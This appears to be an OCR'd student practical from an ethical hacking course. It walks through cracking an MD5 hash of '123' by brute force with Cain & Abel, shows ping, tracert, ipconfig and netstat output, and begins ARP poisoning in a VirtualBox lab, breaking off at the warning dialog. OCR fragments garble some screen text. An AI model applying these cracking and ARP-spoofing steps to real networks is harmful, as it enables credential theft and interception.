
Output:

1. Open the software, click on Hash Calculator tool as shown in the image



Press the + button on the toolbar to dump the Protected Storage

2. A dialogue box appears after clicking on hash calculator, Add the text 123 >> Calculate hash code >> Copy MD5 hash value.




● Text to hash: 123

○ Bytes to hash (HEX)


```
Type          Hash
---------     ---------
MD2           EF1FEDF5D32EAD6B7AAF687DE4ED1B71
MD4           C58CDA49F00748A3BC0FCFA511D516CB
MD5           202CB962AC59075B964B07152D234B70
SHA-1         40BD001563085FC35165329EA1FF5C5ECBDBBEEF
SHA-2 (256)   A665A45920422F9D417E4867EFDC4FB8A04A1F3FFF1FA07E998E86F7F7A27AE3
SHA-2 (384)   9A0A82F0C0CF31470D7AFFEDE3406CC9AA8410671520B727044EDA15B4C2553
SHA-2 (512)   3C9909AFEC25354D551DAE21590BB26E38D53F2173B8D3DC3EEE4C047E7AB1
RIPEMD-160    E3431A8E0ADBF96FD140103DC6F63A3F8FA343AB
LM            CCF9155E3E7DB453
NT            3DBDE697D71690A769204BEB12283678
MySQL323      773359240EB9A1D9
MySQLSHA1     23AE809DDACAF96AF0FD78ED04B6A265E05AA257
Cisco PIX     PLBb27eKLE1o9FTB
VNC Hash      D3B8D88A7E829ACC
Base64        MTIz
```

3. Click on Cracker > MD5 Hashes >> Add list >> Paste Hash Value




MD5 Hash (in HEX): 202CB962AC59075B964B07152D234B70

4. Click on hash code right click, Brute-force attack >> Start



5. It will perform Brute Force Attack and decode the hash value to password



● Predefined: abcdefghijklmnopqrstuvwxyz0123456789


Min: 3

Max: 16

Start from: 123

Keyspace: 8.1860514273734411E+024

```
Plaintext of 202CB962AC59075B964B07152D234B70 is 123
Attack stopped!
1 of 1 hashes cracked
```




MD5 Hash	Password	Note
202CB962AC59075B96...	123	

Practical No: 03


Aim: S

3.1 Using Traceroute, ping, ipconfig, netstat Command


Output:




```
C:\Users\LENOVO>tracert www.flipkart.com

Tracing route to flipkart.com [103.243.32.90]
over a maximum of 30 hops:

  1     4 ms     1 ms     1 ms  192.168.1.1
  2     7 ms     5 ms     5 ms  183.87.160.70.broad-band.jprdigital.in [183.87.160.70]
  3     *        *        *     Request timed out.
  4     2 ms     3 ms     2 ms  10.20.20.1
  5     3 ms     6 ms     2 ms  142.79.227.173
  6    42 ms    40 ms    33 ms  180.179.17.152
  7    10 ms     3 ms     4 ms  180.179.17.17
  8     5 ms     5 ms     5 ms  14.142.22.173.static-vsnl.net.in [14.142.22.173]
  9     *        *        *     Request timed out.
 10    38 ms    52 ms    41 ms  115.110.250.194.static-ahmedabad.tcl.net.in [115.110.250.194]
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15    25 ms    23 ms    24 ms  103.243.32.90

Trace complete.
```



```
C:\Users\LENOVO>ping 103.243.32.90

Pinging 103.243.32.90 with 32 bytes of data:
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54
Reply from 103.243.32.90: bytes=32 time=29ms TTL=54
Reply from 103.243.32.90: bytes=32 time=23ms TTL=54
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54

Ping statistics for 103.243.32.90:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 29ms, Average = 25ms
```



```
C:\Users\LENOVO>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::df22:be7a:fe5:11c6%6
   IPv4 Address. . . . . . . . . . . : 192.168.137.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::259:3b20:473e:ec91%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.213
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```




```
C:\Users\LENOVO>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49671        LAPTOP-PBD9U8P4:49672  ESTABLISHED
  TCP    127.0.0.1:49672        LAPTOP-PBD9U8P4:49671  ESTABLISHED
  TCP    127.0.0.1:49675        LAPTOP-PBD9U8P4:49676  ESTABLISHED
  TCP    127.0.0.1:49676        LAPTOP-PBD9U8P4:49675  ESTABLISHED
  TCP    192.168.1.213:29149    20.198.119.143:https   ESTABLISHED
  TCP    192.168.1.213:29229    52.123.173.176:https   ESTABLISHED
  TCP    192.168.1.213:29239    52.114.36.189:https    ESTABLISHED
  TCP    192.168.1.213:29904    192.168.1.103:8009     ESTABLISHED
  TCP    192.168.1.213:30055    52.111.252.6:https     ESTABLISHED
  TCP    192.168.1.213:30099    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30100    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30101    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30104    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30105    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30106    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30107    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30108    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30109    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30114    13.107.246.254:https   CLOSE_WAIT
  TCP    192.168.1.213:30132    a23-215-4-43:https     CLOSE_WAIT
  TCP    192.168.1.213:30135    104.208.16.91:https    TIME_WAIT
  TCP    192.168.1.213:30139    52.168.117.170:https   ESTABLISHED
  TCP    192.168.1.213:30140    52.111.194.24:https    TIME_WAIT
  TCP    192.168.1.213:30141    52.111.194.24:https    TIME_WAIT
  TCP    192.168.1.213:30142    52.111.194.24:https    ESTABLISHED
```


3.2 Perform ARP Poisoning in Windows

Output:

1. Open the software, Click on Sniffer tab.


Running] - Oracle VM VirtualBox
View Input Devices Help
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B... B... B8 Gr M0 M1 M3
Hosts APR Routing Passwords VoIP
http://www.oxid.it

2. Click on Start/Stop Sniffer and then click on Add items give range values and click Okay.


Running] - Oracle VM VirtualBox
View Input Devices Help
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute
IP address MAC address OUI fingerprint Host Gr M0 M1 M3
Hosts APR Routing Passwords VoIP
Lost packets: 0%

MAC Address Scanner

Target

● All hosts in my subnet

○ Range

From: 10 . 0 . 2 . 1

To: 10 . 0 . 2 . 254

Promiscuous-Mode Scanner

□ ARP Test (Broadcast 31-bit)

□ ARP Test (Broadcast 16-bit)

□ ARP Test (Broadcast 8-bit)

□ ARP Test (Group bit)


□ ARP Test (Multicast group 0)

□ ARP Test (Multicast group 1)

□ ARP Test (Multicast group 3)

□ All Tests


OK Cancel


[Running] - Oracle VM VirtualBox
View Input Devices Help
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Hosts APR Routing Passwords VoIP

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
10.0.2.2	525400123502									
10.0.2.3	525400123503									
10.0.2.4	525400123504									

Lost packets: 0%

3. Go to APR >> select any one IP address > then click OK



New ARP Poison Routing

WARNING !!!

